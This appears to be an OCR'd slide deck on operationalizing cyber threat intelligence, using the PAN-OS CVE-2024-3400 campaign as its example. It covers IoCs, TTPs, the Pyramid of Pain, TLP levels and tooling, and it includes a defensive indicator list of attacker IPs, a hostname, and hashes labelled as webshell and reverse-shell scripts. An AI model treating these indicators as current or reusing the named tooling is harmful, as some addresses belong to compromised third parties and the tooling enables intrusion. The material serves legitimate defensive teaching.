
Operationalizing CTI

Derek Banks
Troy Wojewoda

What is Cyber Threat Intelligence (CTI)?


- CTI = Data/Information + Context
  - Data collected and analyzed to determine potential threat activity, capabilities, tactics, and intentions
- What CTI is not…
  - Simply ingesting a feed and alerting on indicators from external sources
  - Security via in-flight magazine
- Definition can vary org to org based on maturity



CTI – Why do we Care?

- We don’t care, everyone go home. j/k
- Nearly all threat detects are built from *some* level of intelligence
- Actionable changes to organization risk profile based on data
- Ultimately CTI is about a better-informed cyber defender

Where does CTI fit into IR?



Obtaining CTI Data

- Mileage will vary as orgs mature
- Threat intelligence reports and feeds
  - Open source and paid for
- Built-in to security existing security platforms
- Produced internally
  - Product and platform telemetry
  - DFIR activities

Focus Areas of CTI

- Strategic CTI
  - Overview of organization’s threat landscape – vulnerabilities and risks
- Operational CTI
  - Information related to the timing, intent, and capabilities of a TA
- Tactical CTI
  - Related to Tactics, Techniques, and Procedures (TTP) of a Threat Actor (TA)
- Technical CTI
  - Focus on Indicators of Compromise derived from TTPs

Common CTI Terms

- Indicators of Attack (IoA)
- Indicators of Compromise (IoC)
- Tactics, Techniques, and Procedures (TTPs)
  - How Threat Actors (TAs) be doing it…
- Traffic Light Protocol (TLP)
  - Sharing is caring, but loose lips sinks ~~ships~~ *usefulness of detection**

Indicators of Attack


- Focus on the intent and overall process
- The observed TTPs agnostic to specific IOCs

Example: Operation Midnight Eclipse

Stage 1: Exploit Arbitrary Creation

Stage 2: Command Injection via Highjacked Cron Job


CVE-2024-3400 (PAN-OS: Arbitrary File Creation Leads to OS Command Injection Vulnerability in GlobalProtect)



https://www.paloaltonetworks.com/blog/2024/04/more-on-the-pan-os-cve/

Indicators of Compromise (IoC)

- Individual forensic artifacts from IOA usage
- Atomic indicators can not be broken down into further components
    - IP Addresses
    - Host Names
    - File Hashes
- Computed Indicators
    - Hashes
    - Zeek CommunityID Strings
    - JA3/JA4




```
198.58.109.149,ipaddress,server used by the attacker to host malicious files
144.172.79.92,ipaddress,server used by the attacker to host malicious files
172.233.228.93,ipaddress,server used by the attacker to host malicious files
3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac,file,UPSTYLE webshell
35a5f8ac03b0e3865b3177892420cb34233c55240f452f00f9004e274a85703c,file,reverse shell script
755f5b8bd67d226f24329dc960f59e11cb5735b930b4ed30b2df77572efb32e8,file,reverse shell script
adba167a9df482aa991faaa0e0cde1182fb9acfbb0dc8d19148ce634608bab87,file,post exploitation script
c1a0d380bf55070496b9420b970dfc5c2c4ad0a598083b9077493e8b8035f1e9,file,post exploitation script
fe07ca449e99827265ca95f9f56ec6543a4c5b712ed50038a9a153199e95a0b7,file,post exploitation script
96dbec24ac64e7dd5fef6e2c26214c8fe5be3486d5c92d21d5dcb4f6c4e365b9,file,post exploitation script
448fbd7b3389fe2aa421de224d065cea7064de0869a036610e5363c931df5b7c,file,GOST sample
e315907415eb8cfcf3b6a4cd6602b392a3fe8ee0f79a2d51a81a928dbce950f8,file,post exploitation script
161fd76c83e557269bee39a57baa2ccbbac679f59d9adff1e1b73b0f4bb277a6,file,reverse shell Go sample
71.9.135.100,ipaddress,Compromised ASUS router used by attacker to interact with compromised devices
89.187.187.69,ipaddress,Surfshark VPN address used in exploitation attempts.
nhdata.s3-us-west-2.amazonaws.com,hostname,Compromised S3 bucket used to host files by UTA0218
23.242.208.175,ipaddress,Compromised ASUS router used by attacker to interact with compromised devices
137.118.185.101,ipaddress,Compromised ASUS router used by attacker to interact with compromised devices
66.235.168.222,ipaddress,Surfshark VPN address used in exploitation attempts.
```

https://github.com/volexity/threat-intel/blob/main/2024/2024-04-12%20Palo%20Alto%20Networks%20GlobalProtect/indicators/iocs.csv

Pyramid of Pain

- CTI model describing threat actor cost/difficulty to change
- Much easier to change a hash value for a binary then change all the tools and techniques in use for a campaign




Tactics Techniques and Procedures

- Commonly abbreviated TTP, but can vary slightly
- Tactics (Tools) refer to specific software components (malware) a threat actor uses
- Techniques are how adversary achieve the technical goals
- Procedures are how tactics and techniques are used together in a campaign against your organization
- An arbitrary example:
  - Password guessing to gain initial access
  - Using Remote Access Tools (RAT) to control a computer
  - RDP Chaining to move laterally in an environment

CTI Collaboration


TLP Definitions and Usage

https://www.cisa.gov/news-events/news/traffic-light-protocol-tlp-definitions-and-usage


TLP:RED


TLP: Red

Not for disclosure, restricted to participants only.


TLP:AMBER+STRICT


TLP: Amber+Strict

Limited disclosure, restricted to participants' organization.


TLP:AMBER


TLP: Amber

Limited disclosure, restricted to participants' organization and its clients (see Terminology Definitions).


TLP:GREEN

TLP: Green

Limited disclosure, restricted to the community.


TLP:CLEAR

TLP: Clear


Disclosure is not limited.

CTI Tools

- Tools to ~~over complicate things~~ aid us in our CTI endeavors.
- Pay $$$ for a solution
  - Threat Intelligence Platforms (TIPs)
- Open Source platforms
  - MISP
  - OpenCTI
- Feeds into your existing SIEM
  - Example: Filebeat threat intel module into Elastic
- *RollYourOwn*
  - *Collective Intelligence Framework as proof of concept example*
- *https://github.com/hslatman/awesome-threat-intelligence*

Actions on IOCs

- So, we have some IOCs…now what?
  - Contain/Prevent? – Definitely in the middle of an IR
- But we are not experiencing <*said*> incident…
  - Observe/Alert?
  - Threat Hunt?
- Relevance and Context



Operationalizing CTI

How can CTI be used when in the form of IoC’s? ACTIONABLE

First, we need to understand some basic things:


1. Source: This is where we get the most context (potentially).
2. Type: Defines how/where the intel can be used (i.e., hashes, IPs, Domains,…yara rules)
3. Level of Dissemination: Public vs. Private
4. Age (of Indicator): How old is the information relative to when it was in use? (not when it was reported, consumed, or produced)

Operationalizing CTI

- Alerting on threat intel feeds?
- Makes sense from Internet scale data perspective, but…
  - Tons of data is expensive to search
  - Often TA have moved on to new infrastructure
- Better to search in historical data
  - Was there a compromise in the past?
  - Can be more difficult to do with a lot of data

Operationalizing CTI

- Alerting on threat intel feeds? Context is lacking…



threat.indicator.ip : 172.233.228.93

1 hit

Selected fields: @timestamp

Popular fields: data_stream.dataset, event.dataset, error.message, event.original, fileset.name, message, threat.indicator.url.domain, event.module, threat.indicator.file.hash.md5, threat.indicator.file.hash.sha256, _index, agent.name, agent.version, data_stream.namespace

Get the best look at your search results

